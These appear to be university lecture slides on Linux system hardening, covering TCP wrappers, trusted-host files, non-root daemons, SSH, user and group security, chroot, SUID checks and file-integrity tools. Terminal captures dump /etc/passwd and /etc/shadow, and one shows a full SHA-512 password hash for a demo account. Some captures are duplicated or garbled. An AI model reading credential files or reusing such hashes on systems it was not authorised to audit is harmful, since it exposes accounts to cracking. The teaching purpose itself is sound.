- The xinetd/inetd daemon are TCP-wrapped super services which control access to a subset of popular network services, including FTP, IMAP, and Telnet.



3 – TCP Wrapper and Super Daemons

- Advantages of TCP Wrappers
 - They listen to multiple ports and invokes only requested services and reduces the load that services place on a system
 - Services such as FTP, Telnet, SMTP can be activated on demand rather than having to run continuously
 - Transparency
 - Centralised management of multiple protocols
 - Additional features (e.g. ACLs, additional filters (next slide))

3 – TCP Wrapper and Super Daemons

- Xinetd vs. Inetd
 - Logic change from earlier inetd.conf file
- Build-in controls similar to other TCPWrappers and more:
 - **Access_control:** which hosts are allowed to connect and at what times
 - **Logging:** which data gets logged
 - **Resource utilization:** limits on maximum connections supported, CPU usage, etc.
 - **Redirection**

3 – TCP Wrapper and Super Daemons

- Services are started by /etc/rc.d scripts and xinetd
 - *chkconfig --list*
 - *chkconfig levels {numbers} {service} on|off*
 - Close/Disable services not needed, in the xinetd.conf and inetd.conf files
 - /etc/xinetd
 - /etc/inetd


4 - Check and verify trusted hosts

- Besides */etc/hosts.deny* and */etc/hosts.allow* files, Entries in */etc/hosts.equiv* and */etc/hosts.lpd* are critical
 - They allow users from those hosts to connect remotely without supplying a password!
- Also, users can create *.rhosts* and *.netrc* files in their home directories, which function similarly. Find these as well
- `#sudo find / -name rhosts`

/etc/hosts & DNS?

5,6 - Run network services as root (NOT!)

- Ensure network service daemons for essential services not run as root user when possible
- Ensure that shell listed in /etc/passwd for daemons is set to /sbin/nologin
 - Intruders will not be able to get BASH shell



```
root@osboxes: /home/osboxes
syslog:x:103:108::/home/syslog:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:105:109::/nonexistent:/usr/sbin/nologin
uutidd:x:106:112::/run/uutidd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:117:user for cups-pk-helper service,,,,:/home/cups-pk-helper:/usr/sbin/nologin
whoopsie:x:111:118::/nonexistent:/bin/false
geoclue:x:112:119::/var/lib/geoclue:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,,:/usr/sbin/nologin
saned:x:114:121::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:122:PulseAudio daemon,,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:124:Avahi mDNS daemon,,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:125:colord colour management daemon,,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
sddm:x:119:126:Simple Desktop Display Manager:/var/lib/sddm:/bin/false
osboxes:x:1000:1001:osboxes.org:/home/osboxes:/bin/bash
systemd-coredump:x:998:998:systend Core Dumper:/:/sbin/nologin
sshd:x:120:65534::/run/sshd:/usr/sbin/nologin
```

Network Security – Remote Access Protocols

- Telnet and FTP vs. SSH, rcp vs. scp
 - Telnet and FTP are plain-text protocols
 - Any inside user can sniff the traffic, even on switched networks with relative ease
 - Should be replaced by SSH
 - SSH support a large number of encryption algorithms to provide services equivalent to Telnet and FTP
 - Configuration is in `/etc/sshd/sshd_config`
 - SSH clients are available for free – putty for Windows, Now built-in in Windows 10, 11

Conclusion

- Linux is not secure in default configuration
- The correct Linux distribution must be chosen, and minimum installation done
- Patches must be diligently applied
- Syslog logs must be exported and analyzed periodically
- Network Services must be kept to a minimum

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371
System and Network Security

Capital thinking. Globally minded.

Bastion Hosts

Bastion Host

Device that sits on the network perimeter. Has been specially protected through OS patches, authentication, encryption, etc.

User and Group Security


Linux User and Group Security

User Security

- No user must login directly as ‘root’
- Administrators must login with their own accounts, and then use ‘su’ to become root.
 - This ensures accountability
- Viable alternative is the ‘sudo’ utility, which allows:
 - Listing of privileged accounts
 - Actions that can be taken by these accounts
 - Time out of logged in user, so he has to re-authenticate in order to use ‘sudo’
 - Minimize root user’s time logged in

Users and Groups

- Linux understands Users and Groups
- A user can belong to several groups
- A file can belong to only one user and one group at a time
- A particular user, the superuser “*root*” has extra privileges (uid = “0” in /etc/passwd)
- Only root can change the ownership of a file



A screenshot of a terminal window titled "root@osboxes: /home/osboxes". The window displays the contents of the /etc/passwd file. The output shows various system users and their details, such as their uid, gid, and shell. Key entries include "root:x:0:0:root:/root:/bin/bash" and "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin". Other users listed include bin, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, and irc.

```
root@osboxes: /home/osboxes
root@osboxes:/home/osboxes# sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Users and Groups Security

- User accounts are created in `/etc/passwd`
- Hashed passwords, password and account lockout policies are in `/etc/shadow`
- Password and account lockout policies can be set during account creation, or with the `chage` command:

```
root@osboxes:/home/osboxes# sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
root@osboxes:/home/osboxes# sudo cat /etc/shadow
root:!:17821:0:99999:7:::
daemon:*:17821:0:99999:7:::
bin:*:17821:0:99999:7:::
sys:*:17821:0:99999:7:::
sync:*:17821:0:99999:7:::
games:*:17821:0:99999:7:::
man:*:17821:0:99999:7:::
lp:*:17821:0:99999:7:::
mail:*:17821:0:99999:7:::
news:*:17821:0:99999:7:::
uucp:*:17821:0:99999:7:::
proxy:*:17821:0:99999:7:::
www-data:*:17821:0:99999:7:::
backup:*:17821:0:99999:7:::
list:*:17821:0:99999:7:::
irc:*:17821:0:99999:7:::
```

```
File Actions Edit View Help
root@osboxes:/home/osboxes
root@osboxes:/home/osboxes# finger osboxes
Login: osboxes
Name: osboxes.org
Directory: /home/osboxes
Shell: /bin/bash
On since Mon Apr 26 04:44 (EDT) on tty1 from :0
    11 minutes 40 seconds idle
No mail.
No Plan.
root@osboxes:/home/osboxes#
```

Check user information using “finger” package

Users and Groups Security

```
root@osboxes:/home/osboxes# sudo cat /etc/shadow
root!:17821:0:99999:7:::
daemon!*:17821:0:99999:7:::
bin:*:17821:0:99999:7:::
sys:*:17821:0:99999:7:::
sync:*:17821:0:99999:7:::
games:*:17821:0:99999:7:::
man:*:17821:0:99999:7:::
lp:*:17821:0:99999:7:::
mail:*:17821:0:99999:7:::
news:*:17821:0:99999:7:::
uucp:*:17821:0:99999:7:::
proxy:*:17821:0:99999:7:::
www-data:*:17821:0:99999:7:::
backup:*:17821:0:99999:7:::
list:*:17821:0:99999:7:::
irc:*:17821:0:99999:7:::
```

```
root@osboxes:/home/osboxes# sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
root@osboxes:/home/osboxes# sudo cat /etc/shadow | grep osboxes
osboxes:$6$QVJB0GV0ncR.Hnbk$x/PwHhLVvBbdQm0TbJCI5RsWC61pThG7Zg1AFSdmo9g0xt2H2
lwPFn6QSCopB25rBfxfrSeBBiw7.j2hx5v0k:17830:0:99999:7:::
```

1. Username 2. Password

- \$1\$ is MD5
- \$2a\$ is Blowfish
- \$2y\$ is Blowfish
- \$5\$ is SHA-256
- \$6\$ is SHA-512

3. **Last password change (lastchanged):** Days since Jan 1, 1970 that password was last changed
4. **Minimum:** The minimum number of days required between password changes i.e. the number of days left before the user is allowed to change his/her password
5. **Maximum:** The maximum number of days the password is valid (after that user is forced to change his/her password)
6. **Warn :** The number of days before password is to expire that user is warned that his/her password must be changed
7. **Inactive:** The number of days after password expires that account is disabled
8. **Expire:** days since Jan 1, 1970 that account is disabled i.e. an absolute date specifying when the login may no longer be used.

Users and Groups Security

- **Password and Account Lockout**
- Other stronger policies require use of PAM – Pluggable Authentication Modules
- PAM Allows the following to be set
 - Minimum password length
 - No dictionary words
 - No part of username in the password
 - Number of alphanumeric and punctuation characters to be present
- PAM is configured in the /etc/pam.d folder
- DEMO – change of password for user *auditor*

Users and Groups Security

- Group information is in /etc/group
- /etc/passwd and /etc/group divide data fields using ":"

```
#cat /etc/passwd
```

```
joeuser:x:1000:1000:Joe User,,,:/home/joeuser:/bin/bash
```

```
#cat /etc/group
```

```
joeuser:x:1000:
```

Check the groups memberships of a user:

```
#groups <username>
```

```
root@osboxes:/home/osboxes# sudo cat /etc/group | egrep 'ssh|osboxes|root'|  
root:x:0:  
adm:x:4:syslog,osboxes  
cdrom:x:24:osboxes  
sudo:x:27:osboxes  
dip:x:30:osboxes  
plugdev:x:46:osboxes  
ssh:x:116:  
lpadmin:x:117:osboxes  
sambashare:x:1000:osboxes  
osboxes:x:1001:
```

Format:

1. Groupname
2. Password
3. GroupID (GID)
4. Other members of the group separated by ,

Application Security

- A program may be run by a user, when the system starts or by another process.
- Before the program can execute the kernel inspects several things:
 - Is the file containing the program accessible to the user or group of the process that wants to run it?
 - Does the file containing the program permit execution by that user or group (or anybody)?
 - In most cases, while executing, a program inherits the privileges of the user/process who started it.

Processes and System Services

- Check the processes running on a system
 - ps -aux
 - Ps -aux | grep -i <name>
- Kill a specific process
 - #sudo kill <processID>
 - #sudo killall -l <processname>
- Stop a service temporarily
 - #sudo service ssh/sshd status/stop/start/restart

root@osboxes: /home/osboxes										
rtkit	1433	0.0	0.1	163036	2804	?	SNsl	04:44	0:00	/usr/lib/rtk
osboxes	1472	0.0	0.4	339072	9664	?	Sl	04:45	0:00	/usr/lib/gvf
root	1480	0.0	0.2	18196	4412	?	Ss	04:45	0:00	/usr/lib/blu
osboxes	1505	0.0	0.5	266996	10724	?	Ssl	04:45	0:00	/usr/lib/gvf
root	1506	0.0	0.4	287920	8876	?	Ssl	04:45	0:00	/usr/lib/upo
osboxes	1531	0.0	0.2	251472	5980	?	Ssl	04:45	0:00	/usr/lib/gvf
osboxes	1544	0.0	0.3	256024	6628	?	Ssl	04:45	0:00	/usr/lib/gvf
osboxes	1548	0.0	0.3	346500	7508	?	Ssl	04:45	0:00	/usr/lib/gvf
osboxes	1554	0.0	0.2	249652	5868	?	Ssl	04:45	0:00	/usr/lib/gvf
osboxes	1565	0.0	1.7	336280	36220	?	Sl	04:45	0:00	/usr/bin/lxq
osboxes	1567	0.0	3.3	430252	67564	?	Sl	04:45	0:00	/usr/bin/gli
osboxes	1569	0.0	1.7	335412	36596	?	Sl	04:45	0:00	/usr/bin/nm-
osboxes	1785	0.0	3.6	438840	73504	?	Sl	04:48	0:01	qterminal
osboxes	1790	0.0	0.2	21484	4848	pts/0	Ss	04:48	0:00	/bin/bash
root	1801	0.0	0.2	44164	4204	pts/0	S	04:48	0:00	sudo su
root	1802	0.0	0.1	49788	3528	pts/0	S	04:48	0:00	su
root	1803	0.0	0.1	20356	3784	pts/0	S	04:48	0:00	bash
root	2466	0.0	0.0	0	0	?	I	04:52	0:00	[kworker/u2:
root	2830	0.0	0.0	0	0	?	I	05:03	0:00	[kworker/0:0
root	2836	0.0	0.0	0	0	?	I	05:12	0:00	[kworker/u2:
root	3505	0.0	0.2	33568	5828	?	Ss	05:18	0:00	/usr/sbin/ss
root	3578	0.0	0.1	30480	3388	pts/0	R+	05:34	0:00	ps -aux
root@osboxes: /home/osboxes# █										

Running a Process

- Every process “runs as” some user
 - Extremely important this user is not root since any bug can compromise entire system
- May need root privileges, e.g. bind port
 - have root parent perform privileged function
 - but main service from unprivileged child
- User/group used should be dedicated
 - easier to identify source of log messages

Running in chroot Jail

- chroot confines a process to a subset of /
 - maps a virtual “/” to some other directory
 - useful if have a daemon that should only access a portion of the file system, e.g. FTP
 - directories outside the chroot jail aren’t visible or reachable at all
- Contains effects of compromised daemon
- Complex to configure and troubleshoot
 - must mirror portions of system in chroot jail

Access Rights

- We have covered these!
- Files are owned by a *user* and a *group* (ownership)
- Files have permissions for the user, the group, and *other*
- “*other*” permission is often referred to as “world”
- The permissions are *Read*, *Write* and *Execute* (R, W, X)
- The user who owns a file is always allowed to change its permissions

Access Rights

- Suid/Sgid - Check very carefully. Especially when the file is owned by root
- .rhosts file (open R-services)
- #sudo find / -perm +4000

File Integrity

File Integrity can be verified:

- Size and timestamp – can be modified to fool the auditor
- MD5 hashes – secured method, but tedious
- File Integrity Software:
 - Must be used immediately after the installation
 - Create a database of MD5 hashes of all critical files
 - Monitor changes to these files and send alerts
 - Tripwire – commercial, scalable, central console
 - AIDE – open-source, reasonably enterprise-level

Conclusion

- Linux is not secure in default configuration
- Security can be added to a very high level, but must be balanced with functionality
- The correct Linux distribution must be chosen, and minimum installation done
- Patches must be diligently applied
- Syslog logs must be exported and analyzed periodically
- Network Services must be kept to a minimum
- User and groups must be periodically audited
- File/folder access control lists must be set
- File Integrity software may be used in high-security installations
- Application-specific security measures are also a must